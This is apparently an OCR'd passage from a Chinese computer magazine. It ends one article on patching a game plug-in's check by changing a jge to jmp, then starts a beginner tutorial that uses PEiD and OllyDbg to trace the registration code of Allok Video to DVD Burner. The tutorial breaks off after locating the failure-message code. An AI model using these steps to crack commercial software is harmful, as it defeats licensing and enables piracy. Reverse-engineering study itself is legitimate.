


图7


图8




图9




图10

行，然后运行我们编写的补丁，再在MessageBoxA处下断点，接着点击“加入武将”，返回程序领空来到了如图10所示的地方。

从图中可以看到，我们可以修改这两个地方来搞定它，第一个是将地址135CB4处的值修改为0，第二个是将jge修改成jmp，这两处地方不管我们修改哪一个都可以达到同样的效果。至此这个外挂就完成破解了，其中程序的源代码我已打包到了光盘中。（本文所涉及到的OD、KeyMake1.73和程序源码已经收录到了光盘中）

简简单单追踪软件注册码

龙弈

今天我们要破解的是一款名为Allok Video to DVD Burner的国外DVD刻录软件，考虑到有许多朋友都是刚刚接触软件破解，所以我会尽量讲的详细一些。

一、假注册码初探

运行安装好的Allok Video to DVD Burner（简称DVD Burner），在DVD Burner的启动过程中首先会弹出注册对话框要求我们注册，在此我们可以任意输入注册信息，比如“License Name”填龙弈，“License Code”填longyi，然后点击“Register”进行注册，结果提示注册失败，如图1。




图1

由于注册码是我们随意输入的，所以软件弹出注册失败也是理所当然的了，此时我们只需要将注册失败的提示信息记录下来就可以了，因为后面会用到的。记录下注册失败提示框的标题“Sorry”和详细提示信息“Invalid License Name or License Code”。

二、使用PEID查壳

打开PEID载入DVD Burner，从PEID信息提示中发现DVD Burner并没有被加壳，DVD Burner是使用Microsoft Visual C++ 6.0编写的，如图2。




图2

三、在OD中追踪出真正的注册码

打开OllyDBG（简称OD），将DVD Burner载入到OD中来，DVD Burner被OD加载后光标会停留在此代码处：**0041F05E >/ $ 55 push ebp**。我们在汇编窗口中点右键，选择“Ultra String Reference”－“Find ASC II”来查找字符串，如图3。

紧接着就会打开字符串窗口，我们在字符串窗口中按Ctrl+F来查找字符串，在弹出的对话框中输入“Sorry”，也就是之前注册失败时提示框的标题，如图4。

点击确定后，光标便跳转到了Sorry字符串处，在Sorry字符串的下一行便是注册失败时的提示信息“Invalid License Name or License Code”，如图5。

这时我们在Sorry字符串处双击，就可以来到注册失败时弹出注册失败提示框的相应代码处了，在汇编窗口中光标停留在了此代码处：**0040FF5F . 68 30BA4200 push 0042BA30 ; sorry**，如图6。




图 3




图 4




图 5

